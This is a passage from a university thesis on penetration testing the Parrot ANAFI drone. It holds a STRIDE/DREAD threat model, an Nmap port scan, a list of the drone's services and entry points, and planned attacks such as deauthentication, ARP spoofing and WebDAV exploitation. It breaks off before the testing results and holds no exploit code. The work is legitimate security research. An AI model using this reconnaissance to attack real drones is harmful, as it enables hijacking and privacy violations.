DEGREE PROJECT IN TECHNOLOGY,
FIRST CYCLE, 15 CREDITS
STOCKHOLM, SWEDEN 2020

Hacking a Commercial Drone

TOMMIE HÖGLUND GRAN

ERIK MICKOLS

KTH ROYAL INSTITUTE OF TECHNOLOGY
SCHOOL OF ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

[This page intentionally left blank]

Acknowledgements

We would like to thank the KTH NSE Department, Professor Pontus Johnson and Professor Mathias Ekstedt for the valuable input and help with the project.

I would like to thank my girlfriend for her love and support, as well as my dog for keeping me company during the long hours.

-*Tommie*

I would like to thank my wife Evgeniya and lilla Lasse for unending support and inspiration.

-*Erik*

Sammanfattning

Obemannade luftfarkoster, även kallade drönare, är del av IoT-revolutionen och har uppmärksammats de senaste åren på grund av integritetsfrågor såväl som flygplats- och militär säkerhet. Då de kan flyga samt har implementerat en ökande mängd teknologi, särskilt kamera och annan övervakning, är de attraktiva måltavlor för hackers och penetrationstestare. Ett antal attacker har genomförts i närtid. I detta examensarbete utforskas och attackeras drönaren Parrot ANAFI genom att använda hotmodellering ur ett black box-perspektiv. Hotmodelleringen inkluderar hotidentifiering med STRIDE samt riskvärdering med DREAD.

Inga stora svagheter i systemet hittades. Rapporten visar att tillverkaren har en stor säkerhetsmedvetenhet. Exempel på denna medvetenhet är att tidigare rapporterade svagheter har åtgärdats och programkoden har förvrängts.

Metoderna och de funna resultaten kan användas för att vidare utforska svagheter i drönare och liknande IoT-enheter.

Nyckelord – etisk hackning; hotmodellering; obemannad luftfarkost; penetrationstestning; sakernas internet

Abstract

Unmanned aerial vehicles, commonly known as drones, are part of the IoT revolution and have gotten some attention in recent years due to privacy violation issues as well as airport and military security. Since they can fly and have an increasing amount of technology implemented, especially camera and other surveillance, they are attractive targets for hackers and penetration testers. A number of attacks have been carried out over the years. In this thesis the Parrot ANAFI drone is explored and attacked using threat modeling from a black box perspective. The threat modeling includes identifying threats with STRIDE and assessing risks with DREAD.

Major vulnerabilities in the system were not found. This report shows that the manufacturer has a high security awareness. Examples of this awareness are that previously reported vulnerabilities have been mitigated and firmware code has been obfuscated.

The methods used and results found could be used to further explore vulnerabilities in drones and similar IoT devices.

Keywords – ethical hacking; internet of things; penetration testing; threat modeling; unmanned aerial vehicle

Table of Contents

1 Introduction 1

1.1 Ethics 2

1.2 Sustainability 2

2 Background 3

3 Methodology 4

3.1 Threat Modeling 4

3.2 Risk Assessment 5

3.3 Penetration Testing 6

4 Threat Model 7

4.1 Identifying Assets 7

4.2 Architecture Overview 8

4.3 Decompose the Application 11

4.4 Identifying Threats 13

4.5 Document the Threats 14

4.6 Risk Assessment 16

5 Penetration Testing 17

5.1 Deauthentication 17

5.2 ARP Spoofing 20

5.3 Proxy Suite Exploitation 22

5.4 WebDAV Hacking 23

5.5 Upload Malicious Software 24

6 Discussion and Conclusion 29

References 30

List of Abbreviations

AP	**A**ccess **P**oint
ARP	**A**ddress **R**esolution **P**rotocol
ARSDK	**A**ugmented **R**eality **S**oftware **D**evelopment **K**it
DREAD	**D**amage, **R**eproducibility, **E**xploitability, **A**ffected Users, **D**iscoverability
FCC	**F**ederal **C**ommunications **C**ommission
IoT	**I**nternet **o**f **T**hings
KRACK	**K**ey **R**einstallation **A**tta**ck**
MAC	**M**edia **A**ccess **C**ontrol (address)
OSSG	**O**pen**S**tack **S**ecurity **G**roup
OWASP	**O**pen **W**eb **A**pplication **S**ecurity **P**roject
PTES	**P**enetration **T**esting **E**xecution **S**tandard
RTCP	**RT**P **C**ontrol **P**rotocol
RTP	**R**eal-time **T**ransport **P**rotocol
RTSP	**R**eal **T**ime **S**treaming **P**rotocol
SDR	**S**oftware **D**efined **R**adio
STRIDE	**S**poofing, **T**ampering, **R**epudiation, **I**nformation disclosure, **D**enial of service, **E**levation of privilege
UAV	**U**nmanned **A**erial **V**ehicle
VM	**V**irtual **M**achine
WebDAV	**Web D**istributed **A**uthoring and **V**ersioning
WPA2	**W**i-Fi **P**rotected **A**ccess **2**
ZAP	**Z**ed **A**ttack **P**roxy

1 Introduction

Unmanned Aerial Vehicles, more commonly known as drones, were originally developed for use in military operations where a strategic or tactical functionality would be inserted and deployed in a conflict zone without risking human lives. These functionalities range from reconnaissance and surveillance to payload deliverance. While different forms of drones have been used historically, what we consider to be a modern drone today is a remotely controlled or automated flying vehicle with electronic communication capabilities and a variety of sensor systems.

In more recent times, civilian commercial drones have been popularized for use by hobby enthusiasts and professionals. The market for commercial drones is predicted to grow rapidly in the following years with experts expecting drone sales to surpass $12 billion in 2021[1]. The increased demand on production and development of drones has historically led to a lot of security vulnerabilities being present in commercial drones. The exploitation of these vulnerabilities can lead to disclosure of private information, hostile takeover of functionality as well as denial of legitimate use.

A particular feature of drones that sets them apart from other IoT devices is that they may move more freely. A radio controlled car may not pose so much of a problem since it’s limited to ground movement, but if a hacker has taken control of a drone it may violate someone’s privacy if the drone is equipped with a camera or delay air traffic in an airport if the hacker has also managed to disable the geo-fencing a drone might have. Although not the result of an attack, more than 140 000 travelers at Gatwick airport had their flights delayed due to two drones that found their way in to the airport [2].

In order to assess the security of commercial drones a security review has been performed of one of the more popular commercial drones currently available on the market, the Parrot ANAFI. In this report we will decompose the target, perform threat modeling to cover as large an attack surface as possible and perform penetration tests.

The aim of this thesis project is to find out if the Parrot ANAFI is vulnerable to attacks that are identified by threat modelling.

1.1 Ethics

Hacking has for a long time been considered an unwanted activity viewed with suspicion. While still being the case for some companies and institutions, the need for cyber security specialists, capable of performing penetration testing on devices and services, has become even more apparent in recent years. Recently, a number of large scale attacks have been performed, targeting everything from singular devices to critical infrastructure. Many of these attacks were made possible only due to poor cyber security. As a result, the industry has nuanced its view of hackers and welcomed ethical hackers (or white hat hackers) to perform penetration testing on devices and services, finding vulnerabilities and bugs that might be difficult for developers to predict. There are websites where companies offer bug bounties to anyone who finds a vulnerability in a device or software, such as Bugcrowd[3].

Since this is a hacking thesis project, an industry standard non-disclosure agreement is honored, where the company that has developed the system is notified of any flaws and has 90 days to mitigate them.

This project is delimited to finding and exploiting vulnerabilities based on threat model processes used by cyber security engineers. Mitigations will not be suggested for any exploits. Hardware security issues such as side-channel attacks are not explored.

1.2 Sustainability

To prevent IoT devices from being used in malicious activities such as breaches of privacy and damage on infrastructure it is crucial that extensive testing and evaluation is performed. The findings and results of this thesis will be useful in guiding the design of IoT devices towards sustainable solutions from a security perspective.

2 Background

Parrot drones have been susceptible to vulnerabilities in the past. One example is the SkyJack hack. The Parrot AR.Drone 2.0 has an open, unencrypted Wi-Fi connection. This made it easy to hijack a user's session with the drone by sending deauthentication packets and then connect to the drone's Wi-Fi. By using an independently built JavaScript control interface it is possible to send flight commands remotely to the drone from any source connected to the drone. By connecting the Alfa AWUS036H wireless adapter with a RaspberryPI running the SkyJack script it was possible for a drone to fly around, deauthenticate any drone it finds running open Wi-Fi, hijack the session and inject flight commands, effectively turning the attacked drone into a zombie follower of the drone running the script [4].

Once the SkyJack has taken control over the drone it may be complemented with Maldrone [5]. It is a backdoor which enables communication via serial ports, where data may be intercepted or modified mid-flight.

The AR.Drone 2.0 is particularly hackable and a community of modders has grown around it, arguably because of its open Wi-Fi paired with the ARSDK. As the drone is considered a toy with a reasonable price tag it is owned by a lot of consumers [6], making it an attractive target for various attacks.

Since April 2019, Parrot has been developing a prototype for the U.S. Army's Short Range Reconnaissance program [7]. The company also has a partnership with Airborne International Response Team (AIRT) which works with disaster response and humanitarian missions [8]. Working with an army as well as an organization dedicated to public safety demands a system with a high security profile, leaving little to no room for error.

The Parrot ANAFI is a relatively new product and not many reports from penetration testing drone has been found. What has been reported is that the drone is vulnerable to deauthentication attacks [9] as well as a web server crash due to an invalid memory access [10].

3 Methodology

A qualitative literature study was conducted to assess previous work and best practices with regard to the desired outcome of the thesis. The primary resources used for learning about threat modeling and penetration testing methodology were the books “Threat Modeling” (Shostack) [11] and “IoT Penetration Testing Cookbook” (Guzman,Gupta) [12]. In addition to reading these books we watched and read conference talks as well as individual articles concerned with threat modeling, IoT hacking and drone hacking specifically[13]–[18].

3.1 Threat Modeling

The threat model is based on a six-step process developed by Microsoft [19] (see Figure 1). This process is easily adapted to IoT devices and decreases the risk of missing important security threats.




Figure 1: Threat model process diagram

Identifying assets means that you identify any asset that is in need of protecting. This could be hardware as well as software. For hacking purposes this identification might be reading technical specifications of the system or the user manual.

Creating an architecture overview is done in three steps: identify what the device does, create an architecture diagram and list the technologies used. Use cases are created for identifying what the device does. Depending on the complexity of the system, more than one architecture diagram may be created which describes individual components. The Parrot ANAFI is a fairly complex system which would result in many architecture diagrams, an effort that would be too time consuming for this project. Therefore, one architecture diagram is created and used for the later steps in the threat model process.

Regarding the step of decomposing the application Microsoft recommends to identify trust boundaries, data flow, entry points, privileged code and documenting the security profile. The two latter tasks can only be done by the developer who has a complete understanding of the system. Since this is a black box hacking project, these tasks are omitted.

STRIDE (**S**poofing, **T**ampering, **R**epudiation, **I**nformation disclosure, **D**enial of service, **E**levation of privilege) is used for identifying threats. The acronym hints at what its areas of concern are. It is used as a tool in the threat modeling process to stimulate creativity and the discovery of potential threats. A data flow diagram is often used to facilitate this process [20].

There are various ways to implement STRIDE, like STRIDE-per-Element and STRIDE-per-Interaction where threats are identified by analyzing an element or an interaction of a system, respectively. However, in this project the STRIDE analysis is concerned with the system as a whole. The motivation for this is that the above mentioned threat model process is sufficiently unveiling threats for a black box hacking project.

STRIDE is a suitable method for identifying threats. However, it is not used to completely identify every possible threat. It is used as a way to aid in finding possible threats in combination with other sources. For example, it is also beneficial to understand what security professionals and the industry as a whole considers to be the biggest security threats to IoT systems today. The OWASP IoT Top 10 [21] is used as a reference sheet to complement STRIDE as well as the risk assessment mentioned below.

OWASP IoT Top 10:

1. Weak, Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanism
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening

It is interesting to note that the Parrot AR.Drone 2.0 mentioned in the background chapter is vulnerable to the number one threat on the list with its open Wi-Fi.

When documenting the threats it is suggested to include a description, a target, attack techniques and countermeasures. Countermeasures are useful for developers but in this project it is out of scope and therefore omitted.

3.2 Risk Assessment

When choosing a risk assessment model it should be based on the scope and nature of the project as well as the size of the system. DREAD is used in this project because it is easy to implement from a hacker’s point of view as well as being able to get a quick overview of the risks. Risk assessment using DREAD is performed by scoring identified threats according to pre-defined criteria and thereafter ranking the threats in a manner that helps guide the penetration testing process. The downside of DREAD is that the scoring is often arbitrary, either from the perspective of the developer’s skill and experience or the implementation of DREAD itself. Microsoft has abandoned the model but it is still widely used [20].

When threats are ranked in DREAD the scoring is adjustable to fit the need of the project. This project has adopted a simple rating suggested by Microsoft [11], described in appendix A. A total rating of 12-15 is high risk, 8-11 is medium risk and 5-7 is low risk. It is worth mentioning that there are other scoring systems used for DREAD, for example OSSG suggests scoring each category from 0-10 and dividing the sum by five, resulting in a severity score [22].

3.3 Penetration Testing

Penetration testing is often structured as a process of phases, such as the PTES [23]. In this project the Zero Entry Hacking methodology [24] is used. In this process the common step often called "covering tracks" is omitted since it is not considered part of a basic understanding of penetration testing. Figure 2 should be interpreted as a process lifecycle where the penetration tester will repeatedly perform the specified steps until complete control of the target is achieved. A cycle can be interpreted as having been completed when a trust boundary has successfully been crossed and the penetration tester has managed to maintain access. This lifecycle is implemented per attack vector, meaning that if the penetration tester fails to exploit a given vector, they will start over by performing reconnaissance on a different vector. This approach to penetration testing is an intuitive one and is easy to implement as a guideline during the penetration testing phase.




Figure 2: Zero Entry Hacking lifecycle

4 Threat Model

The system and its components is depicted very broadly in Figure 3 as a communication diagram as an average user would see it. The system sometimes allows for various ways to achieve something. For example, when the user wants to get access to the recorded data on the drone he or she may download it to the smartphone, download it to a computer via a web server or simply removing the SD card from the drone and connecting it to any device capable of reading an SD card. When creating use cases that helps drawing an architecture diagram, some selection and omission has been made in this regard to hold the amount of use cases to a manageable level. The criteria to disregard a potential use case are if it is very similar to another use case or if the technology in question has already been documented.




Figure 3: Simplified communication diagram

4.1 Identifying Assets

Drone: Communicates via encrypted Wi-Fi (WPA2) with a smartphone app or the controller. It also has a web server available to a browser via Wi-Fi.

Smartphone App: The app is called FreeFlight 6 and controls the ANAFI drone family, including ANAFI Thermal and ANAFI FPV. It allows you to control the drone, upload flight plans and set POIs (Point Of Interest), view live streaming from the drone’s camera, set geofencing and share your recorded media on various social media platforms. It allows you to change settings for the controls and video mode preset.

Smartphone: May be an Android or Apple phone and is on which the FreeFlight 6 app is used.

Controller: Has a Wi-Fi antenna, a Return To Home button and a take off/landing button. It also has pilot controls and various camera controls. After being paired for the first time with the drone it will then connect automatically. May be connected to a smartphone with a USB cable making piloting the drone easier.

Radio Communication: The drone communicates with either the smartphone or the controller via Wi-Fi.

Firmware: The drones' firmware manages many processes. It handles flight, as in managing power to the rotors based on data from the drones' gyroscope and accelerometer. Changes various configurations, for example regarding the camera, geofencing, maximum altitude et cetera.

Parrot SDK and Olympe: App development platform and framework for simulation.

SD Card: Media and flight logs are stored on the drone using a micro SD card which is accessible via USB or when the drone's battery is removed.

Hardware: This is a black box project. The developer has requested confidentiality regarding documents such as schematics and block diagrams submitted to the FCC ID [25]. In-depth analysis and mapping of the hardware is out of scope for this thesis.

4.2 Architecture Overview

4.2.1 Identify What the Device Does

Use cases:

- User pilots the drone using smartphone
- User pilots the drone using controller
- Drone flies following a path uploaded by user
- User downloads/uploads data (media, logs etc.) from drone while connected to web server via Wi-Fi
- User develops and runs own application using the Parrot SDK or Olympe

Use case 1: *User pilots the drone using a smartphone*

1. User powers up the drone.
2. User connects smartphone to drone in Wi-Fi settings.
3. User opens the smartphone app.
4. User pushes the fly button in the smartphone app.
5. User steers the drone with manual flight controls in app.

Use case 2: *User pilots the drone using the controller*

1. User powers up the drone.
2. User powers up the controller.
3. The controller connects automatically to the drone.
4. User pushes the take-off/landing button.
5. User steers the drone with the controller's control sticks.

Use case 3: *Drone flies while following a path uploaded by user*

1. User plots the flight plan in smartphone app.
2. User powers up the drone.
3. User connects smartphone to drone in Wi-Fi settings.
4. User opens the smartphone app.
5. User pushes a button in the smartphone app.
6. Drone takes off and flies to the first waypoint, starting the flight plan.

Use case 4: *User downloads/uploads data (media, logs etc.) from drone while connected to web server via Wi-Fi*

1. User powers up the drone.
2. User connects to drone in Wi-Fi settings.
3. User enters IP address in web browser, gaining access to the web interface.
4. User downloads media, views flight logs or uploads flight plans.

Use case 5: *User develops and runs own application using the Parrot SDK or Olympe*

1. User creates a Python script utilizing the Olympe API.
2. User connects to the drone via Wi-Fi.
3. User runs the script.
4. Drone performs the actions specified in the script.

4.2.2 Create an Architecture Diagram

The architecture diagram was created based on the asset identification and the use cases. It is a template used for the data flow diagram in 4.3.




Figure 4: Architecture diagram of the system

4.2.3 List the Technologies Used

Listing the technologies such as in Table 1 is done so that it is easier to enumerate threats which is always technology specific. The technologies are both high level and low level, including communication protocols.

Table 1: Technologies used in the system

Technology	Description
ARSDK	Parrot service for directly sending control commands to the drone and receive data directly from the drone. Enables a skilled user to write automated flight scripts and run them on the drone. The service (ARDrone3 SDK) runs on port 9 and 44444.
DHCP	Network protocol running on port 67. Used by the drone AP to assign IP addresses to connected users.
DNS	Zero-configuration multicast DNS runs on port 5353. Used by the drone AP to resolve hostnames.
FTP	FTP port seemingly connected to the drone’s HD camera. Running on port 61.
GPS & GLONASS	Informs the system of the drone’s geographical position.
Linux OS	64-bit kernel 3.2-4.9
Micro SD card	Used by the drone to store media files and flightlogs. Accessible externally by connecting to USB on the drone.
REST API	The API can be used to enumerate all media files on the drones internal storage by sending a GET request to: `http://drone.ip.address.here/api/v1/media/medias` After which the API returns a JSON object containing media file information.
RTCP	Communication protocol. Sister package to RTP. Controls transmitted data, does not transmit data itself.
RTP	Communication protocol. Delivers audio and data over IP networks.
RTSP	Communication protocol on port 554. Controls streaming media (not transmissioning it).
Smartphone app	Available on Android and iOS. Used to steer, view media and change configurations.
Unknown service “monkeycom”	Runs on port 9898. Unknown usage.
Web server	Gives user access to media, flight logs and configuration information. Has upload file functions for flightplans and firmware updates. Runs on port 80.
Wi-Fi 802.11a/b/g/n	Used for communication between drone and smartphone/controller. Range of 4km when using controller.

4.3 Decompose the Application

The firmware for the Android app was downloaded and decompiled. Looking at the source code is a way to potentially give us further insight into how the system is built and reveal any hardcoded passwords or file paths. However, looking at the code we realized that the code has been obfuscated, where for instance classes, variables and methods have in a lot of cases been renamed to strings that have no meaning and/or correlation to its intended use. No filepaths, hardcoded passwords or port services were found.

In order to understand the architecture of the device, Nmap [26] was used. Below is an example of open ports.

```
Nmap scan report for 192.168.42.1
Host is up (0.0096s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
80/tcp   open  http
554/tcp  open  rtsp
9898/tcp open  monkeycom
MAC Address: 90:3A:E6:37:D8:FA (Parrot SA)

Nmap scan report for 192.168.42.77
Host is up (0.000014s latency).
All 1000 scanned ports on 192.168.42.77 are closed

Nmap done: 256 IP addresses (2 hosts up) scanned in 15.17
seconds
```

Various Nmap commands were used to find ports in use displayed in Table 2. This information is used to create the data flow diagram in Figure 5. Ettercap was used to ARP poison the system and capture the communication in Wireshark, where the ports and its data flow was identified.

Table 2: Ports used by the drone

Port number	Description
80	TCP. HTTP (web server)
554	TCP. RTSP used for streaming video setup
61	TCP. FTP server for camera
67	UDP. DHCP server
5353	mDNS server
44444	TCP. Parrot ARSDK server
5004	UDP. RTP
9898	Monkeycom, unclear use

The data flow diagram in Figure 5 was created to the best of our knowledge given that this is a black box project. There are surely processes and data flows which are not depicted in this diagram.




Figure 5: Data flow diagram of the system

Entry points are necessary in order to use the device properly. This is also where hackers usually perform their attacks. Looking at the data flow diagram in Figure 5 a list of entry points is identified in Table 3 which will assist us in the threat identification step.

Table 3: Entry points in the system

#	Entry Point	Description
1	Wireless communications Wi-Fi	The drone communicates with either smartphone or controller via Wi-Fi 802.11/a/b/g/n. The drone also uses GPS to determine its location.
2	Drone	Communicates with GPS, app in smartphone and controller.
3	Embedded system	Runs a web server and several services.
4	Drone firmware	Used by drone for flight instructions and flight management, streaming media et cetera as well as managing the web server when connected to a computer.
5	Smartphone app	Used for controlling the drone in-flight, managing settings, flight plans and media files.
6	Web server	A local web server on the drone that handles configuration and data e.g. video and flight plans. Has a UI for browsers.

4.4 Identifying Threats

We referred to the OWASP IoT Top 10, which acts as a guide in the threat identification process. To begin with, a number of high-level attacks were brainstormed. Whether these attacks are feasible or not is irrelevant, the purpose of these high-level attacks is to correctly identify and categorize threats later on.

High-level attacks:

- Install malware on the drone
- Install malware on the smartphone
- Upload malicious code to the drone
- Find out the hardcoded(?) password from controller
- Intercept data traffic (eavesdrop) and view live stream video
- Prevent user from controlling drone (DoS)
    - Take control of the drone
- GPS spoofing (e.g. with an SDR)
- GPS jamming
- Access multimedia and alter or remove it

STRIDE is used as a brainstorming session that helps identifying threats later on. It is not a complete mapping by any means but is used as an aid in the bigger picture of threat identification.

Table 4: STRIDE threat identification

Threat Type	Analysis
Spoofing	• ARP spoofing (MITM) • DNS spoofing • GPS Spoofing
Tampering	• Tamper with firmware to gather information about the system and perform otherwise unauthorized actions. • Manipulate open port for RTSP, e.g. access live-streaming • Rewrite any software or services on the device to perform malicious activity (after gaining access to the system). • Inject malicious packets into services to change the behavior of the device.
Repudiation	- Out of scope-
Information disclosure	• View clear text communications between devices. • Gaining access to the web server, being able to download media files. • Gain access to camera and see what the target is filming. • Gain access to stored flight records and find out where the drone has been.
Denial of service	• Perform a deauthentication attack to prevent a legitimate user from controlling the drone. • GPS jamming.
Elevation of privilege	• Exploit a vulnerable service or function on the embedded device to gain internal control of the device system. • After getting access to the OS of the device, perform an exploitation to elevate to root-privilege and “own” the device.

4.5 Document the Threats

These threats are based on the previous sections, especially section 4.3. The threats were chosen and identified considering the time frame of the project as well as the feasibility of performing an attack. For example, GPS jamming and GPS spoofing attacks are not performed as they require devices which were not available for this project. There are also a number of client-side attacks which are not explored since the system is primarily used by the one user and the network is WPA2 encrypted.

The system has a default password for Wi-Fi which consists of 12 characters that are upper case letters, numbers and symbols. It is unknown whether a password may contain lower case letters or not, or what symbols the developer might use in the default password. In any case, it is a strong password and not realistic to brute force so any such attack will not be performed.

Table 5: Threat #1

Threat Description	User is prevented from accessing the device from a smartphone or controller.
Threat Target	Wi-Fi
Attack Techniques	Deauthentication

Table 6: Threat #2

Threat Description	Attacker intercepts and sniffs traffic between the drone and a controlling device.
Threat Target	Wi-Fi
Attack Techniques	Man-in-the-middle attack (ARP spoofing)

Table 7: Threat #3

Threat Description	An attacker manages to upload and execute malicious software on the drone.
Threat Target	SD card, web server on port 80
Attack Techniques	File spoofing, malware, web hacking

Table 8: Threat #4

Threat Description	Attacker gains internal access to the web server by exploiting services.
Threat Target	Web server on port 80
Attack Techniques	WebDAV hacking/HTTP hacking, Reverse shell code execution

Table 9: Threat #5

Threat Description	Attacker finds vulnerabilities in the web application using a web application security scanner.
Threat Target	Web server on port 80
Attack Techniques	OWASP ZAP

4.6 Risk Assessment

The risk rating is based on the DREAD table in appendix A.

Table 10: DREAD risk assessment rating

Id	Threat	D	R	E	A	D	Sum	Rating
1	User is prevented from accessing the device from a smartphone or controller.	1	3	3	3	3	13	High
2	Attacker intercepts and sniffs traffic between the drone and a controlling device.	2	3	2	1	2	10	Medium
3	An attacker manages to upload and execute malicious software on the drone.	3	3	1	3	1	11	Medium
4	Attacker gains internal access to the web server by exploiting services.	3	3	2	3	2	13	High
5	Attacker finds vulnerabilities in the web application using a web application security scanner.	2	3	3	1	3	12	High

5 Penetration Testing

After performing reconnaissance, decomposing the target and threat modeling we arrived on a set of attacks to use in penetration testing. An overview of these attacks is presented in Figure 6.

